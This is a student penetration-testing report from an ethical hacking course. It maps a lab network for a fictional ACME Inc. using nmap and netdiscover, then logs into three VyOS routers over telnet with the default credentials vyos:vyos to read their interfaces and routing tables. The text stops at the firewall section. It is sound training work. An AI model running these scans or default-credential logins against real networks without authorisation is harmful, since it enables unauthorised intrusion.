ACME Inc.

Network Security Evaluation Report

Nick Nesterenko

CMP314: Computer Networking 2

BSc (Hons) Ethical Hacking, Year 3

2021/22

Note that Information contained in this document is for educational purposes.

.

Contents

.

.

1 INTRODUCTION

1.1 BACKGROUND

ACME Inc. have recently parted ways with their network manager in acrimonious circumstances. When the company attempted to review the documentation for the network, they found no evidence of any documentation having been produced. This lack of documentation has raised concerns with senior management, and they are worried about the state of the network and its overall security.

The distress of the ACME Inc. management is understandable since the employee negligence are statistically one of the most common reasons of company's cybersecurity breaches. The lack of documentation related to the state of the company's network also opens an opportunity for undetected insider malfeasance, which is another largest reason of business computer security breaches. The pie chart below represents the collection of results of surveys conducted by Willis Tower Watson insurance company which deals with cyber insurance claims in 2017 (Figure 1):



Figure 1: Percentage of claims by breach

To minimize risks, ACME Inc. organized a security evaluation of their network. The company provided an insider computer which is connected to the main company network. The computer is preloaded with Kali Linux. ACME Inc. also requested the security evaluation tools to only consist of those that are already preinstalled on the provided machine as there are concerns about the effect of using unproven tools on the target network. Any intrusive methods should not disturb the functionality of the network.

1.2 AIMS

The aim of this report is to present and evaluate the results of the complete network security evaluation of the target network in accordance with the industry standards. The evaluation process is tailored to ACME Inc. needs and requirements.

During the evaluation stage, the author of this report needs to provide the following:

1. A detailed network diagram which would show every network device which operates within the target network.
2. A subnet table which outlines the subnets that are in use. Each subnet discovered should include:
    - Subnet address.
    - Subnet mask.
    - The range of valid IP addresses.
    - Broadcast address.
    - Subnet calculations should be attached in the Appendix.
3. An evaluation of any security weaknesses found. This should include:
    - Demonstration of the weakness with steps as to how it could be fixed.
    - Sufficient amount of information for the findings to be reproduced.
    - Visual representation of the work in a form of screenshots.
4. A critical evaluation of the network design which covers the positive aspects of the target network's configuration as well as the description of the poor aspects which should be improved.

*The tools required for replication consist of only the preinstalled tools in the provided KALI machine.

2 NETWORK MAPPING

2.1 NETWORK DIAGRAM



Figure 2: Network Map

2.2 ADDRESSING TABLE

Subnet address	The range of valid IP addresses	Broadcast Address	IP Addresses in use	Subnet mask in CIDR
13.13.13.0	13.13.13.1-13.13.13.254	13.13.13.255	13.13.13.12 13.13.13.13	/24
172.16.221.0	172.16.221.1-172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237	/24
192.168.0.32	192.168.0.33-192.168.0.62	192.168.0.63	192.168.0.33 192.168.0.34	/27
192.168.0.64	192.168.0.65-192.168.0.94	192.168.0.95	192.168.0.65 192.168.0.66	/27
192.168.0.96	192.168.0.97-192.168.0.102	192.168.0.103	192.168.0.97 192.168.0.98	/27
192.168.0.128	192.168.0.129-192.168.0.158	192.168.0.159	192.168.0.129 192.168.0.130	/27
192.168.0.192	192.168.0.193-192.168.0.222	192.168.0.223	192.168.0.193 192.168.0.200 192.168.0.210	/27
192.168.0.224	192.168.0.225-192.168.0.226	192.168.0.227	192.168.0.225 192.168.0.226	/30
192.168.0.228	192.168.0.229-192.168.0.230	192.168.0.231	192.168.0.229 192.168.0.230	/30
192.168.0.232	192.168.0.233-192.168.0.234	192.168.0.235	192.168.0.233 192.168.0.234	/30
192.168.0.240	192.168.0.241-192.168.0.242	192.168.0.243	192.168.0.241 192.168.0.242	/30

Figure 3: Subnet table

2.3 NETWORK MAPPING PROCESS

2.3.1 The initial stage

Before the beginning of the network mapping process, the starting point must be declared. The starting point in this report's network traversal was the provided computer with Kali Linux installed (referred as the KALI).

As the first step of the traversal, ifconfig command was run to gain the IP address of the KALI machine (Figure 4):



Figure 4: ifconfig KALI

The IP address of the provided KALI machine was 192.168.0.200/27. The following IP address and netmask was checked using a web-based tool named **calculator.net**. It was discovered that there are 8 possible networks/IP ranges which for 192.168.0.*, the provided KALI machine was a part of the 7th IP range which was highlighted with orange in the table below (Figure 5):

Network Address	Usable Host Range	Broadcast Address
192.168.0.0	192.168.0.1 - 192.168.0.30	192.168.0.31
192.168.0.32	192.168.0.33 - 192.168.0.62	192.168.0.63
192.168.0.64	192.168.0.65 - 192.168.0.94	192.168.0.95
192.168.0.96	192.168.0.97 - 192.168.0.126	192.168.0.127
192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159
192.168.0.160	192.168.0.161 - 192.168.0.190	192.168.0.191
192.168.0.192	192.168.0.193 - 192.168.0.222	192.168.0.223
192.168.0.224	192.168.0.225 - 192.168.0.254	192.168.0.255

Figure 5: Table of possible networks

To trace the network several tools were used to gain the image of the network structure. Firstly, a tool called **netdiscover** was used in active mode in order to perform an ARP scan to find the unknown live hosts. The following command was used:

netdiscover -r 192.168.0.0/24

While the netdiscover scan was running, another tool called **Nmap** was used to scan for live hosts using scan for TCP and UPD services, the results of the nmap scans can be found in the in the Appendix. The following commands were used:

sudo nmap -sP -PS22,3389 192.168.0.192/27 #custom TCP SYN scan

sudo nmap -sP -PU161 192.168.0.192/27 #custom UDP scan

The result for the Nmap TCP and UDP scans were completely identical and displayed the three found devices it was also confirmed by the other scan results from netdiscover (Figure 6):

```
root@kali:~# sudo nmap -sP -PS22,3389 192.168.0.192/27 #custom TCP SYN scan
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-03 22:28 EST
Nmap scan report for 192.168.0.193
Host is up (0.0012s latency).
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Nmap scan report for 192.168.0.199
Host is up (0.00076s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.0.210
Host is up (0.00055s latency).
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 32 IP addresses (4 hosts up) scanned in 26.45 seconds
```

Figure 6: Nmap TPC scan

2.3.2 Router1

After discovering the live hosts connected to the KALI machine, next step was to determine the type of the devices found. In order to achieve that Nmap was used to find the software run on the devices with the following command:

nmap -sV 192.168.0.200/27

The first device on the list had IP address 192.168.0.193/27 which turned out to be a router, this device was named as **Router1**, running telnet VyOs (Figure 7):

```
Nmap scan report for 192.168.0.193
Host is up (0.00071s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

Figure 7: Router1 nmap port scan

The device with IP address 192.168.0.210/27 was a personal computer running OS Linux. This was determined by identifying the running two services related to NFS file sharing named rpcbind and nfs_acl. This device was named as **PC1**. The following screenshot shows the versions of the services run on the device (Figure 8):

```
Nmap scan report for 192.168.0.210
Host is up (0.00066s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 8: PC1 nmap port scan

The next device carried the IP address of 192.168.0.199/27. There was a service named msrpc which resembles Microsoft Remote Procedure Call and vmrdp which was a Microsoft Hyper-V Remote Desktop Connection. The device was identified as the Microsoft Azure Virtual machine, this device was declared of the scope by the client and therefore the Azure VM was not furtherly investigated or attacked.The results of the port scan are presented below (Figure 9):

```
Nmap scan report for 192.168.0.199
Host is up (0.00045s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 9: 192.168.0.199/27 nmap port scan

In order to advance thorough the network, telnet was used to access the Router1 controls. Router1 credentials were set to defaults which allowed to access the command line of the router without any password brute forcing. The credentials were vyos:vyos (Figure 10):

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Oct 20 22:51:45 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 10: Router1 access

After that the interfaces of the Router1 were viewed using the following command:

show interfaces

The results showed that there are three configured interfaces connected to the Router1. The screenshot below represents the configured interfaces, their IP addresses, network masks and current state of the networks on Router1 (Figure 11):

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
eth3             192.168.0.193/27                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 11: Router1 interfaces

To gain more information about the target network the routing table was also retrieved from the Router1 using the following command:

show ip route

The command output reveled the routing table which presented the known routes to Router1 and if they were connected directly or not. If the routes were not connected directly, the routing table also displayed the next getaway addresses. The routing table also displayed the OSPF protocol cots metric values presented in the following format:

[default distance value (110)/cost metric value (10 represents single network and so on…)]

This suggested the number of networks or “hops” the sent information needs to travel before reaching the target IP address, meaning that using this information it was possible to get an idea of the overall network structure. The following screenshot provides the routing table of the Router1 (Figure 12):

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:34:16
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:33:26
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:31:41
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:31:41
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:33:25
O   192.168.0.192/27 [110/10] is directly connected, eth3, 00:34:16
C>* 192.168.0.192/27 is directly connected, eth3
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:34:16
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:33:26
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:33:25
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:31:41
```

Figure 12: Router1 routing table

At this stage, the configured interfaces of Router1 are known, this allowed to inspect other devices within the configured subnet in order to identify connected devices. The devices connected on the interface eth3 are already inspected, therefore eth1 and eth2 were inspected.

Using nmap and the single directly connected device on the eth2 interface was identified using the following command:

nmap -sn 172.16.221.16/24

The output reveled second IP address on the provided network address (Figure 13):

```
root@kali:~# nmap -sn 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 20:22 EST
Nmap scan report for 172.16.221.16
Host is up (0.00053s latency).
Nmap scan report for 172.16.221.237
Host is up (0.0023s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 45.40 seconds
```

Figure 13: Router1 eth2 connected interface

After acquiring the connected host's IP address, the type of the device was checked by finding the services installed on the device using nmap. The result of the check outlined that the connected device was an Apache http server, this device was named as **Server1** (Figure 14):

```
root@kali:~# nmap -sV 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 21:14 EST
Nmap scan report for 172.16.221.237
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
```

Figure 14: Server1 services installed

At this stage of the mapping process, the network map looked as shown on the diagram below, draw.io online tool was used for creating the network map diagrams (Figure 15):



Figure 15: Network map, phase 1

Last configured interface of the Router1, eth1, was also checked for the connected devices by identifying the live hosts using nmap scan. After conducting the check, a single device was identified which was connected to the interface (Figure 16):

```
root@kali:~# nmap -sn 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 20:31 EST
Nmap scan report for 192.168.0.229
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0020s latency).
Nmap done: 4 IP addresses (2 hosts up) scanned in 14.21 seconds
```

Figure 16: Router1, eth1 connected devices

The next step was to identify the installed services on the host. This was done using nmap scan another to find the versions and the services installed. The output revealed that the connected device was another router, this device was named **Router2** (Figure 17):

```
root@kali:~# nmap -sV 192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 20:18 EST
Nmap scan report for 192.168.0.226
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 17: Router2 installed services

2.3.3 Router2

Just like the first router, Router2 was using VyOS. By assuming that the configuration was uniform between the routers, it was decided to check if this router also uses default credentials. The credentials tested were vyos:vyos. By entering them, the full access to the router common line interface was granted (Figure 18):

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 08:24:24 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
```

Figure 18: Accessing Router2 with telnet

After gaining access to the command line, it was possible to view the configured interfaces as well as the routing table. The routing table did not reveal any additional IP addresses that differ from the routing

table gained from the first router, so at this stage only the configured interfaces were used to continue the network mapping process (Figure 19):

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
eth3             192.168.0.226/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 19: Router2 configured interfaces

The interface eth3 was already investigated, so the next step was to identify the connected devices to interfaces eth1 and eth3. In order to identify the IP address of the device, which was connected to the interface eth1, the initial nmap TCP scan was consulted and the live host under the IP address of 192.168.1.34 was revealed, the full initial TCP scan can be found in the Appendix (Figure 20):

```
root@kali:~# sudo nmap -sP -PS22,3389 192.168.0.0/24 #custom TCP SYN scan
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-03 22:13 EST
Nmap scan report for 192.168.0.33
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0029s latency).
Nmap scan report for 192.168.0.129
Host is up (0.0038s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0039s latency).
```

Figure 20: Segment of the initial TCP nmap scan

In order to identify the device type of the following IP address, nmap was used to scan the versions and installed services. By inspecting the output, it was revealed that the device type is a personal computer running OS Linux. This device was called **PC2** (Figure 21):

```
root@kali:~# nmap -sV 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 21:12 EST
Nmap scan report for 192.168.0.34
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 21: PC2 services running

2.3.4 Router3

After analyzing the patterns of the IP addresses and network types it was suggested that interfaces eth2 and eth3 were following same network pattern of 192.168.0.*/30 and there could be more devices connected with the same pattern subnets in a bus structure, possibly routers. In order to confirm this hypothesis, it was identified that the following networks only have the IP address range of two IP addresses, meaning that there could be another router connected to the interface eth2. The second possible IP address was 192.168.0.230/30, the suggested device type was a router which follows the same

operating system and installed services as previous router. Telnet command was used to attempt an access to the router's configuration interface, the attempt was successful and the log in was processed using the default credentials for VyOS which were vyos:vyos. The third router was named as **Router3** (Figure 22):

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:30:23 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 22: Router3 access granted

Following the method as prior, Router3 was checked for the configured interfaces for the purpose of finding additional connected devices (Figure 23):

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
eth3             192.168.0.230/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 23: Router3 configured interfaces

The devices that were connected to interface eth3 were investigated at this stage, so eth1 and eth2 interfaces were checked for possible live hosts.

Using nmap scan, the single live host was revealed connected to the interface eth1 (Figure 24):

```
root@kali:~# nmap -sn 192.168.0.129/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 21:30 EST
Nmap scan report for 192.168.0.129
Host is up (0.0023s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0031s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.72 seconds
```

Figure 24: Router3 eth1 live hosts

Nmap was then used to identify the services running on the device in order to determine the device type. After looking into the services installed, the conclusion was that the device connected to the interface eth1 was a personal computer running OS Linux, this device was named **PC3** (Figure 25):

```
root@kali:~# nmap -sV 192.168.0.66
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-05 00:20 EST
Nmap scan report for 192.168.0.66
Host is up (0.0071s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 25: PC3 services running

Following the assumption and IP address pattern analysis from previous routers, the interface eth2 could suggest that there could be another router connected with the IP address of 192.168.0.234/30. A nmap scan was run to find the second live host on the given subnet, however, the output did not display any live hosts apart from the Router3. The unexpected behavior of the scan could suggest that the scan ran into a Firewall and the IP address of 192.168.0.234/30 could belong to that exact firewall. In order to find out whether there are any live hosts/networks behind the proposed Firewall, the routing table on the Router3 was consulted (Figure 26):

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 01:11:52
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 01:11:57
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:10:07
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:10:07
O   192.168.0.128/27 [110/10] is directly connected, eth1, 01:12:42
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 01:11:52
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 01:11:57
O   192.168.0.228/30 [110/10] is directly connected, eth3, 01:12:42
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth2, 01:12:42
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 01:10:07
```

Figure 26: Router3 routing table

Using the routing table and the OSPF cost metrics mentioned in it, there were 3 more subnets that were routed through the interface eth2:

- 192.168.0.64/27
- 192.168.0.96/27
- 192.168.0.240/30

Using pen and paper, a sketch of the network map past the firewall was illustrated (Figure 27):



Figure 27: Possible network structure past Router3 sketch

2.3.5 The Firewall

